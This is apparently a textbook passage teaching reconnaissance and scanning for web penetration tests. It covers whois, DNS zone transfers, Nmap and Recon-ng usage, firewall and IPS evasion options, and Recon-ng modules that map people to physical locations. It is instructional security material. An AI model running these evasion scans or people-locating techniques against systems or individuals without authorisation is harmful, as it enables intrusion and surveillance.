Reconnaissance is a term and a technique used by defence forces to obtain information about the enemy in a way that does not alert the other side. The same method is applied by a malicious user to obtain information related to the target. Information gathering is the main aim of reconnaissance. Any information gathered at this initial stage is to be considered important. The attacker working with a malicious content builds on the information learned during the reconnaissance stage and gradually moves ahead with the exploitation. A small bit of information that looks innocuous may help you in highlighting a severe flaw in the later stages of the test. A good penetration tester is the one who knows how to identify low risk vulnerabilities that have a potential of causing huge damage under some conditions. An attacker would be eyeing a single vulnerability to exploit, and your task is to make the system hack-proof by identifying even the smallest vulnerability that the attacker can exploit to gain access.

The aim of reconnaissance in a web application penetration test includes the following tasks:

- Identifying the IP address, subdomains, and related information using Whois records, search engines, and DNS servers.
- Accumulating information about the target website from publicly available resources such as Google, Bing, Yahoo!, and Shodan. Archive.org, a website that acts as a digital archive for all the web pages on the Internet, could reveal some really useful information in the reconnaissance phase. The website has been archiving cached pages since 1996. If the target website is created recently, it would take some time for Archive.org to cache it.
- Identifying people related to the target with the help of social networking sites such as Facebook, Flick, Instagram, or Twitter and tools such as Maltego.
- Determining the physical location of the target using Geo IP database, satellite images from Google Maps and Bing Maps.
- Spidering the web application and creating sitemaps to understand the flow of the application using tools such as Burp Suite, HTTP Track, and ZAP Proxy.

Passive reconnaissance versus active reconnaissance

Reconnaissance in the real sense should always be passive. But in practical implementation, while doing a reconnaissance of a web application, you would often interact with the target to obtain the most recent changes. Passive reconnaissance depends on cached information and may not include the recent changes made on the target. Although you could learn a lot by using the publicly available information related to the target, interacting with the website in a way that does not alert the firewalls and intrusion prevention devices should always be included in the scope of the test.

Some penetration testers will have the opinion that passive reconnaissance could include browsing the target URL and navigating through the publicly available content, but others would state that it should not involve any network packets targeted to the actual website. At times confusing, passive and active reconnaissance are both sometimes referred to as passive methods because the penetration tester is only seeking information rather than actively exploiting the target as an malicious attacker would do. If you are using the Tor anonymizer for reconnaissance, you can hide the origin of the traffic and remain passive. It might alert the IPS and firewall devices when you actively spider the website and run fuzzers against the target, as these activities generate a large amount of traffic.

Reconnaissance – information gathering

As stated earlier, the main aim of reconnaissance is to avoid detection. Passive reconnaissance is used to extract information related to the target from publicly available resources. In a web application penetration test, you would be given a URL to start with. We would then scope the entire website and try to connect the different pieces. Passive reconnaissance is also known as **open source intelligence (OSINT)** gathering.

In a Black box penetration test, where you have no previous information about the target and would have to rely on the approach of an uninformed attacker, reconnaissance plays a major role. A URL of a website is the only thing we have to expand our knowledge about the target.

Domain registration details

Every time you register a domain, you have to provide details about your company or business, such as name, phone number, postal address, and specific e-mail addresses for technical and billing purpose. The domain registrar will also store the IP address of your authoritative DNS servers.

An attacker who retrieves this information can use it with a malicious intent. Contact names and numbers provided during the registration can be used for social engineering attacks such as duping users via telephone. Postal addresses can help the attacker for war driving and finding unsecured wireless access points. New York Times was attacked in 2013 when its DNS records were altered by a malicious attacker using a phishing attack against the domain reseller for the registrar that managed the domain. Altering DNS records has a serious effect on the functioning of the website as an attacker can use it to redirect web traffic to a different server, and rectified changes can take up to 72 hours to reach all the public DNS servers spread across the entire globe.

Whois – extracting domain information

Whois records are used to retrieve the registration details provided by the domain owner to the domain registrar. It is a protocol that is used to extract information about the domain and the associated contact information. You can view the name, address, phone number, and e-mail address of the person/entity who registered the domain. Whois servers are operated by **Regional Internet Registrars** (**RIR**) and can be queried directly over port `43`. In the early days, there was only one Whois server on the Internet, but the number of Whois servers has increased with the expansion of the Internet. If the information for the requested domain is not present with the queried server, the request is then forwarded to the Whois server of domain registrar and the results returned to the end client. The Whois tool is built into Kali Linux and can be run from a terminal. The information retrieved by the tool is only as accurate as the information updated by the domain owner and can be misleading at times if the details updated on the registrar website are incorrect. You can block sensitive information related to your domain by subscribing to additional services provided by the domain registrar, after which the registrar would display their details instead of the contact details of your domain.

The `whois` command followed by the target domain name should display some valuable information. The output will contain the registrar name and the Whois server that returned the information. It will also display when the domain was registered and the expiration date, as shown in the following screenshot:

If the domain administrator fails to renew the domain before the expiration date, the domain registrar releases the domain that can then be bought by anyone.

The output also points out the DNS server for the domain, which can be further queried to find additional hosts in the domain:

```
Domain Name: FACEBOOK.COM
Registrar: MARKMONITOR INC.
Whois Server: whois.markmonitor.com
Referral URL: http://www.markmonitor.com
Name Server: A.NS.FACEBOOK.COM
Name Server: B.NS.FACEBOOK.COM
```

Identifying hosts using DNS

Once you have the name of the authoritative DNS server, you can use it to identify additional hosts in the domain. A DNS zone may not necessarily contain only entries for web servers. On the Internet, every technology that requires hostnames to identify services uses DNS. Mail server and FTP server use DNS to resolve hosts to IP addresses. By querying the DNS server, we can identify additional hosts in the target organization and it will also help in identifying additional applications accessible from the Internet. The records of `citrix.example.com` or `webmail.exchange.com` can lead you to additional applications accessible from the Internet.

Zone transfer using dig

Using the **Domain Internet Groper** (**dig**) command-line tool in Linux, you can try to execute a zone transfer to identify additional hosts in the domain. A poorly configured DNS server might allow zone transfer to any server, which makes the task of the penetration tester much easier because you won't have to identify hosts in the domain using the time consuming brute force technique. Zone transfers are done over TCP port `53` and not UDP port `53`.

The dig command-line tool is mainly used for querying DNS servers for hostnames. A simple command such as `dig google.com` reveals the IP address of the domain and the name of the DNS server that hosts the DNS zone for it (also known as the name server). There are multiple types of DNS records, such as **Mail exchanger** (**MX**), SRV records, and PTR records. The `dig google.com mx` command displays information for the mail exchanger record.

In addition to the usual DNS tasks, the `dig` command can also be used to perform a DNS zone transfer. Typically, a zone transfer is only possible between two trusted DNS servers such as a primary and secondary server, but a misconfigured server can allow the zone transfer to work with any other server.

As shown in the following screenshot, if zone transfer is enabled, the dig tool dumps all the entries in the zone at the terminal:

```
root@Kali:~# dig @192.168.1.50 pentesting_lab.com -t AXFR

; <<>> DiG 9.8.4-rpz2+rl005.12-P1 <<>> @192.168.1.50 pentesting_lab.com -t AXFR
; (1 server found)
;; global options: +cmd
pentesting_lab.com.     3600    IN      SOA
0.com. 8 900 600 86400 3600
pentesting_lab.com.     3600    IN      NS
Citrix_1.pentesting_lab.com. 3600 IN    A       192.168.1.100
DC1.pentesting_lab.com. 3600    IN      A       192.168.43.56
F5_Load.pentesting_lab.com. 3600 IN     A       192.168.1.111
ftp.pentesting_lab.com. 3600    IN      A       20.21.45.123
Mail.pentesting_lab.com. 3600   IN      A       192.168.1.95
Prod_SRV1.pentesting_lab.com. 3600 IN   A       192.168.1.81
webserver.pentesting_lab.com. 3600 IN   A       192.168.1.60
```

Let's request a zone transfer from the DNS server at IP address `192.168.1.50`, which hosts the DNS zone for the domain `pentesting_lab.com`:

```
Dig @192.168.1.50 pentesting_lab.com -t AXFR
```

You would often find that even though the primary DNS server blocks the zone transfer, a secondary server for that domain might allow the zone transfer to work. The `dig google.com NS +noall +answer` command would display all the name servers for that domain.

The attempt to transfer zone from the DNS server of `facebook.com` failed as they have correctly locked down their DNS servers:

```
root@Kali:/usr/bin# dig @69.171.239.12 facebook.com -t AXFR
;; Connection to 69.171.239.12#53(69.171.239.12) for facebook.com failed: connection refuse
d.
```

Performing a DNS lookup to search for an IP address is passive reconnaissance, but the moment you do a zone transfer using a tool such as dig or nslookup, it turns into active reconnaissance.

Brute force DNS records using Nmap

Nmap comes along with a script to query the DNS server for additional hosts using brute forcing technique. It makes use of the dictionary files `vhosts-defaults.lst` and `vhosts-full.lst`, which contain a large list of common hostnames that have been collected over the years by the Nmap development team. The files can be located at `/usr/share/nmap/nselib/data/`. Nmap sends a query to the DNS server for each entry in that file to check whether there are any A records available for that hostname in the DNS zone.

As shown in the following screenshot, the brute-force script returned with a positive result. It identified a few hosts in the DNS zone by querying for their A records:

```
root@kali:/mnt# nmap --script dns-brute --script-args dns-brute.domain=pentesting-lab.com

Starting Nmap 6.40 ( http://nmap.org ) at 2014-12-10 15:13 UTC
Pre-scan script results:
| dns-brute:
|   DNS Brute-force hostnames
|     www.pentesting-lab.com - 196.123.34.45
|     admin.pentesting-lab.com - 196.123.34.65
|     dev.pentesting-lab.com - 201.34.156.1
|     chat.pentesting-lab.com - 23.34.124.33
|     citrix.pentesting-lab.com - 196.123.34.67
|_    cms.pentesting-lab.com - 23.34.134.21
```

The Recon-ng tool – a framework for information gathering

Open source intelligence collection is a time-consuming, manual process. Information related to the target organization may be spread across several public resources, and accumulating and pulling the information that is relevant to the target is a difficult and time-consuming task. IT budgets of most organizations do not permit spending much time on such activities.

Recon-ng is the tool that penetration testers always needed. It's an information gathering tool that is working on steroids. A very interactive tool that is similar to the Metasploit framework. The framework uses many different sources to gather data, for example, Google, Twitter, and Shodan. Some modules require an API key before querying the website; the key can be generated by registering for it on the search engine's website. A few of these modules use paid API keys.

To start Recon-ng in Kali Linux, navigate to the **Applications** menu and click on the **Information gathering** sub menu. You will see **Recon-ng** listed on the right side pane. Similar to Metasploit, when the framework is up and running, you can type in `show modules` to check out the different modules that come along with it. Some modules are passive, while some actively probe the target to extract the needed information.

Although Recon-ng has a few exploitation modules, the main task of the tool is to assist in the reconnaissance activity and there are a large number of modules to do so:

```
[recon-ng][default] > show modules

  Discovery
  ---------
    discovery/info_disclosure/cache_snoop
    discovery/info_disclosure/interesting_files

  Exploitation
  ------------
    exploitation/injection/command_injector
    exploitation/injection/xpath_bruter

  Import
  ------
    import/csv_file

  Recon
  -----
    recon/companies-contacts/facebook
    recon/companies-contacts/jigsaw
    recon/companies-contacts/jigsaw/point_usage
    recon/companies-contacts/jigsaw/purchase_contact
    recon/companies-contacts/jigsaw/search_contacts
```

When querying search engines using automated tools, the search engine may require an API key to identify who is sending those requests and apply a quota. The tool works faster than a human and by assigning an API, and the usage can be tracked and can prevent you from abusing the service. So make sure you don't overwhelm the search engine or you will be shunned out.

You can generate your API key for Bing from the following link:

`https://datamarket.azure.com/dataset/bing/search`


The free subscription provides you with 5000 queries per month. Once the key is generated, it needs to be added to the keys table in the Recon-ng tool using the following command:

```
keys add bing_api <api key generated>
```

To display all the API keys that you have stored in Recon-ng, type in the following command:

```
keys list
```

Following screenshot displays the output of the preceding command:




Domain enumeration using recon-ng

Gathering information about the subdomains of the target website will help you identify different contents and features of the website. Each product or service provided by the target organisation may have a subdomain dedicated for it. This helps to organize diverse contents in a coherent manner. By identifying different subdomains, you can create a site map and a flowchart interconnecting the various pieces and understand the flow of the website.

Sub-level and top-level domain enumeration

Using the Bing API hostname enumerator module, we will try to find additional sub domains under the `facebook.com` website:

1. You need to first load the module by the `load recon/domains-hosts/bing_domain_api` command. Next, type in the `show info` command that will display information describing the module.
2. The next step would be to set the target domain in the `SOURCE` option; we will set it to `facebook.com`:




3. When you are ready, use the `run` command to kick-off the module. The tool first queries for a few domains, then uses the (-) directive to remove the already queried domains, and then searches for additional domains again. The biggest advantage is speed. In addition to speed, the output is also stored in a database in plain text can be used as an input to others tools such as Nmap, Metasploit, and Nessus, as shown in the following screenshot:

The DNS public suffix brute forcer module can be used to identify **top-level domains** (**TLDs**) and **second-level domains** (**SLDs**). Many product-based and service-based businesses have separate websites for each geographical region; you can use this brute forcing module to identify them. It uses the wordlist file from `/usr/share/recon-ng/data/suffixes.txt` to enumerate additional domains.

Reporting modules

Each reconnaissance module that you run will store the output into separate tables. You can export these tables in several formats such as CSV, HTML, and XML files. To view the different tables that the Recon-ng tool uses, you need to type in `show` and press *Tab* twice:



To export a table into a CSV file, load the CSV reporting module by typing in `load /reporting/csv`. After loading the module, set the filename and the table to be exported and type `run`:

```
[recon-ng][default] > use reporting/
reporting/csv      reporting/list     reporting/xml
reporting/html     reporting/pushpin
[recon-ng][default] > use reporting/csv
[recon-ng][default][csv] > show options

  Name      Current Value
  --------  -------------
  FILENAME  /root/.recon-ng/workspaces/default/results.csv
  TABLE     domains

[recon-ng][default][csv] > set TABLE domains
TABLE => domains
[recon-ng][default][csv] > run
```

Here are some additional reconnaissance modules in Recon-ng that can be of great help to a penetration tester:

- **Netcraft hostname enumerator**: Recon-ng will harvest the Netcraft website and accumulate all the hosts related to the target and stores them in the hosts table.
- **SSL SAN lookup**: Many SSL-enabled websites have a single certificate that works across multiple domains by using the **subject alternative names** (**SAN**) feature. This module uses the `ssltools.com` website to retrieve the domains listed in the SAN attribute of the certificate.
- **LinkedIn authenticated contact enumerator**: This will retrieve the contacts from a LinkedIn profile and store it in the `contacts` table.
- **IPInfoDB GeoIP**: This will display the geolocation of a host by using the `IPinfoDB` database (requires an API).
- **Yahoo! hostname enumerator**: This uses the Yahoo! search engine to locate hosts in the domains. Having modules for multiple search engines at your disposal can help you locate hosts and subdomains that may have not been indexed by other search engines.
- **Geocoder and reverse geocoder**: These modules obtain the address using the provided coordinates by using the Google Map API and also retrieve the coordinates if an address is given. The information then gets stored in the `locations` table.

- **Pushin modules**: Using the Recon-ng pushpin modules you can pull data from popular social-networking websites and correlate it with geo-location coordinates and create maps. Two widely used modules are listed as follows:
- **Twitter geolocation search**: This searches Twitter for media (images, tweets) uploaded from a specific radius of the given coordinates.
- **Flickr geolocation search**: This tries to locate photos uploaded from the area around the given coordinates.

These pushpin modules can be used to map people to physical locations and to determine who was at the given co-ordinates at a specific time. The information accumulated and converted to a HTML file can be mapped on to a satellite image at the exact co-ordinates. Using Recon-ng, you can create a huge database of hosts, IP addresses, physical locations, and humans just by using publicly available resources.

Reconnaissance should always be done with the aim of extracting information from various public resources and to identify sensitive data from it which an attacker can use to directly or indirectly target the organization.

Scanning – probing the target

The penetration test needs to be conducted in a limited timeframe and the reconnaissance phase is the one that gets the least amount of time. In a real-world penetration test, you share the information gathered during the reconnaissance phase with the client and try to reach a conclusion on the targets that should be included in the scanning phase.

At this stage, the client may also provide you with additional targets and domains that were not identified during the reconnaissance phase, but should be included in the actual testing and exploitation phase. This is done to gain maximum benefits from the test by including the methods of both black hat and white hat hackers, where you start the test as a malicious attacker would do and, as you move ahead, additional information is provided that gives an exact view of the target.

Once the target server hosting the website is determined, the next step involves gathering additional information such as the operating system and services available on that specific server. Besides hosting a website, some organizations also enable FTP service and other ports may also be opened as per their need. As the first step, we need to identify the additional ports open on the web server besides ports `80` and `443`.

The scanning phase consists of the following stages:

- Port scanning
- Operating system fingerprinting
- Web server version identification
- Underlying infrastructure analysis
- Application identification

Port scanning using Nmap

Network mapper, popularly known as Nmap, is the most widely known port scanner. It is used by penetration testers and ethical hackers to find open ports with great success and is an important software in their toolkit. Kali Linux comes with Nmap preinstalled. Nmap is regularly updated and maintained by an active group of developers contributing to the open source tool.

By default, Nmap does not send probes to all ports. Nmap checks only the top 1000 frequently used ports that are specified in the `nmap-services` file. Each port entry has a corresponding number indicating the likeliness of that port being open. This increases the speed of the scan drastically as the less important ports are left out of the scan. Depending on the response by the target, Nmap determines if the port is open, closed, or filtered.

Different options for port scan

The straightforward way of running a Nmap port scan is called the TCP connect scan. This option is used to scan for open TCP ports and is invoked using the `-sT` option. The connect scan performs a three-way TCP handshake (Syn---Syn/Ack---Ack). It provides a more accurate state of the port but it is more likely to be logged at the target machine. A stealthier way of conducting a scan is by using the `-sS` option, known as the SYN scan, which does not complete the handshake with the target and is therefore not logged on that target machine. However, the packets generated by the SYN scan can alert firewalls and IPS devices.

Nmap, when invoked with the `-F` flag, will scan for the top 100 ports instead of the top 1000. Additionally, it also provides you the option to customize your scan with the `--top-ports [N]` flag to scan for `N` most popular ports from the nmap-services file. Many organizations might have applications that will be listening on a port that is not part of the nmap-services file. For such instances, you can use the `-p` flag to define a port, port list, or a port range for Nmap to scan.

There are 65535 TCP and UDP ports and applications could use any of the ports. If you want, you can test all the ports using the `-p 1-65535` option.


Following screenshot shows the output of the preceding commands:

If you want to have a look at the exact packets that are sent by Nmap while performing a port scan, you can add `the -packet-trace` option.

Evading firewalls and IPS using Nmap

In addition to the different scans for TCP, Nmap also provides various options that help in circumventing firewalls when scanning for targets from outside the organization's network as follows:

- **ACK scan**: This option is used to circumvent the rules on some routers that only allow SYN packets from the internal network, thus blocking the default connect scan. These routers will only allow internal clients to make connection through the router and will block all packets originating from the external network with a SYN bit set. When the `ACK scan` option is invoked with the `-sA` flag, Nmap generates the packet with only the ACK bit set fooling the router into believing that the packet was a response to a connection made by an internal client and allows the packet through it. The `ACK scan` option cannot reliably tell whether a port at the end system is open or closed, as different systems respond to an unsolicited ACK in different ways. But it can be used to identify online systems behind the router.
- **Hardcoded source port in firewall rules**: Many firewall administrators configure firewalls with rules allowing incoming traffic from the external network that originate from a specific source port such as `53`, `25`, and `80`. Nmap by default randomly selects a source port, but it can be configured to shoot traffic from a specific source port in order to circumvent this rule:



- **Custom packet size**: Nmap and other port scanners send packets in a specific size and firewalls now have rules defined to drop such packets. In order to circumvent this detection, Nmap can be configured to send packets with a different size using the `--data-length` option:

```
root@Kali:/usr/bin# nmap 192.168.1.63 -p 80 --data-length 42

Starting Nmap 6.47 ( http://nmap.org ) at 2014-12-10 17:07 IST
Nmap scan report for 192.168.1.63
Host is up (0.00041s latency).
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 00:0C:29:92:66:6A (VMware)
```

- **Custom MTU**: Nmap can also be configured to send packets with smaller MTU. The scan will be done with a `--mtu` option along with a value of the MTU. This can be used to circumvent some older firewalls and intrusion detection devices. New firewalls reassemble the traffic before sending it across to the target machine so it would be difficult to evade them. The MTU needs to be a multiple of 8. The default MTU for Ethernet LAN is of 1500 bytes:

```
root@Kali:/usr/bin# nmap --mtu 16 192.168.1.63 -p 80

Starting Nmap 6.47 ( http://nmap.org ) at 2014-12-10 17:30 IST
Nmap scan report for 192.168.1.63
Host is up (0.00044s latency).
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 00:0C:29:92:66:6A (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.58 seconds
root@Kali:/usr/bin#
```

- **MAC address spoofing**: If there are rules configured in the target environment to only allow network packets from certain MAC addresses, you can configure Nmap to set a specific MAC address to conduct the port scan. The port scanning packets can also be configured with a MAC address of a specific vendor as shown in the following screenshot:

```
root@Kali:/usr/bin# nmap -sT --spoof-mac Cisco 192.168.1.63 -p 80

Starting Nmap 6.47 ( http://nmap.org ) at 2014-12-10 18:05 IST
Spoofing MAC address 00:00:0C:39:DD:26 (Cisco Systems)
Nmap scan report for 192.168.1.63
Host is up (0.00050s latency).
PORT   STATE    SERVICE
80/tcp filtered http
MAC Address: 00:0C:29:92:66:6A (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.57 seconds
root@Kali:/usr/bin#
```

Spotting a firewall using back checksum option in Nmap

When you send a legitimate packet to a closed port with a correctly calculated checksum and you get a connection RESET packet, you cannot be sure whether this packet came from the firewall sitting in front of the target or the end host. A packet configured with an incorrect checksum can be used to determine whether there is indeed a firewall sitting between the target and your machine, as these (bad checksum) packets are silently dropped by endpoints of machines and any RESET or port unreachable packets are certainly coming from a device sitting in front of the target such as a firewall or an intrusion prevention device. Following screenshot shows such scenario:

```
root@Kali:/usr/bin# nmap --badsum 192.168.1.63 -p 4567

Starting Nmap 6.47 ( http://nmap.org ) at 2014-12-10 19:05 IST
Nmap scan report for 192.168.1.63
Host is up (0.00048s latency).
PORT     STATE    SERVICE
4567/tcp filtered tram
MAC Address: 00:0C:29:92:66:6A (VMwar

Nmap done: 1 IP address (1 host up) scanned in 0.66 seconds
root@Kali:/usr/bin#
```

The state of the port is Filtered as the packet was sent with a bad checksum and was dropped by the end system

In the preceding example, the port **4567** is marked as **filtered** (although it is closed on the target) because Nmap is unsure of its state, as the packet was dropped silently by the target (due to bad checksum). Had there been a firewall in between and had port **4567** not allowed through it, the firewall would have send a RESET packet back because it does not verify the checksum. Routers and firewalls do not verify checksum because that would slow down the processing.

Identifying the operating system using Nmap

After identifying the open ports on the web server, we need to determine the underlying operating system. Nmap provides several options to do so. Over the last few versions and with the contribution from several people to the project, Nmap OS finger printing techniques have improved a lot and accurately determine the operating system of the target. The OS scan is performed using the `-O` option; you can add `-v` for verbose output to find out the underlying tests done to determine the operating system:

```
root@Kali:/usr/bin# nmap -n -O -sT -v 192.168.1.63 -p 80,5566

Starting Nmap 6.47 ( http://nmap.org ) at 2014-12-10 19:36 IST
Initiating ARP Ping Scan at 19:36
Scanning 192.168.1.63 [1 port]
Completed ARP Ping Scan at 19:36, 0.02s elapsed (1 total hosts)
Initiating Connect Scan at 19:36
Scanning 192.168.1.63 [2 ports]
Discovered open port 80/tcp on 192.168.1.63
Completed Connect Scan at 19:36, 0.00s elapsed (2 total ports)
Initiating OS detection (try #1) against 192.168.1.63
Nmap scan report for 192.168.1.63
Host is up (0.0053s latency).
PORT     STATE  SERVICE
80/tcp   open   http
5566/tcp closed westec-connect
MAC Address: 00:0C:29:92:66:6A (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.32
Uptime guess: 0.236 days (since Wed Dec 10 13:56:52 2014)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=257 (Good luck!)
IP ID Sequence Generation: All zeros
```

A skilled hacker does not rely on the results of a single tool. Therefore, Kali Linux comes with several fingerprinting tools; in addition to running your version scan with Nmap, you can have a second opinion using a tool such as Amap.

Profiling the server

Once the underlying operating system has been determined, we need to identify the exact application running on the open ports on that system. When scanning web servers, we need to analyze the flavour and version of web service that is running on top of the operating system. Web servers basically process the HTTP requests from the application and distribute it to the web; Apache, IIS, and Nginx are the most widely used ones. Along with the version, we need to identify any additional software, features, and configurations enabled on the web server before moving ahead with the exploitation phase.

Website development relies heavily on frameworks such as PHP and .Net, and each web application will require a different technique depending on the framework used to design it.

In addition to version scanning of the web server, we also need to identify the additional components supporting the web application, such as the database application, encryption algorithms, and load balancers.

Now, multiple websites are deployed on the same physical server. We need to attack only the website that is in our scope and a proper understanding of the virtual host is required for this.

Application version fingerprinting

Services running on well-known ports such as port `25` and `80` can be identified easily, as they are used by widely known applications such as the mail server and the web server. The **Internet Assigned Numbers Authority** (**IANA**) is responsible for maintaining the official assignments of port numbers and the mapping can be identified from the port mapping file in every operating system. However, many organizations run applications on ports that are more suitable to their infrastructure. You would often see the Intranet website running on port `8080` instead of `80`.


The port mapping file is only a place holder and applications can run on any open port, as designed by the developer defying the mapping set by IANA. This is exactly why we need to do a version scan to determine whether the web server is indeed running on port `80` and further analyze the version of that service.

The Nmap version scan

Nmap has couple of options to perform version scanning; the version scan can be combined along with the operating system scan or could be run separately. Nmap probes the target by sending a wide range of packets and then analyzes the response to determine the exact service and its version.

To start only the version scans, use the `-sV` option. The operating system scan and the version scan can be combined together using the `-A` option. If no ports are defined along with the scanning options, Nmap will first perform a port scan on the target using the default list of the top 1000 ports and identify the open ports from them. Next, it will send a probe to the open port and analyze the response to determine the application running on that specific port. The response received is matched against a huge database of signatures found in the `nmap-service-probes` file. It's similar to how an IPS signature works, where the network packet is matched against a database containing signatures of the malicious packets. The version scanning option is only as good as the quality of signatures in that file.

Following screenshot shows the output of the preceding commands:



The `--version-trace` option will make Nmap print out debugging information about the version scanning and the underlying tests that are run.

You can report incorrect results and new signatures for unknown ports to the Nmap project. This would help improve the quality of the signature in the future releases.

The Amap version scan

Kali Linux also comes with a tool called Amap, which was created by the **The Hacker's Choice** (**THC**) group and works like Nmap. It probes the open ports by sending a number of packets and then analyzes the response to determine the service listening on that port.

The probe to be sent to the target port is defined in a file called `appdefs.trig` and the response that is received is analyzed against the signatures in the `appdefs.resp` file.

During a penetration test, it is important to probe the port using multiple tools to rule out any false positives. Relying on the signatures of one tool could prove to be fatal during a test, as our future exploits would depend on the service and its version identified during this phase.

You can invoke Amap using the `-bqv` option, which will only report the open ports, print the response received in ASCII, and print some detailed information related to it:

```
root@Kali:/usr/bin#
root@Kali:/usr/bin# amap -bqv 192.168.1.63 80
Using trigger file /etc/amap/appdefs.trig ... loaded 30 triggers
Using response file /etc/amap/appdefs.resp ... loaded 346 responses
Using trigger file /etc/amap/appdefs.rpc ... loaded 450 triggers

amap v5.4 (www.thc.org/thc-amap) started at 2014-12-11 02:45:04 - APPLICATION MAPPING mode

Total amount of tasks to perform in plain connect mode: 23
Protocol on 192.168.1.63:80/tcp (by trigger smtp) matches http - banner: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">\r
h1>\n<p>Your browser sent a request that this server could not understand.<br />\n</p>\n<hr>\n<address>Apache/2.2.16 (Debian
Protocol on 192.168.1.63:80/tcp (by trigger smtp) matches http-apache-2 - banner: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.
Request</h1>\n<p>Your browser sent a request that this server could not understand.<br />\n</p>\n<hr>\n<address>Apache/2.2.16
Waiting for timeout on 21 connections ...

amap v5.4 finished at 2014-12-11 02:45:10
root@Kali:/usr/bin#
```

Fingerprinting the web application framework

Having knowledge about the framework that is used to develop the website gives you an advantage in identifying the vulnerabilities that may exist in the unpatched versions.

For example, if the website is developed on a Wordpress platform, traces of it can be found in the web pages of that website. Most of the web application frameworks have markers that can be used by an attacker to determine the framework used.

There are several places that can reveal details about the framework.

The HTTP header

Along with defining the operating parameters of an HTTP transaction, the header may also include additional information that can be of use to an attacker.

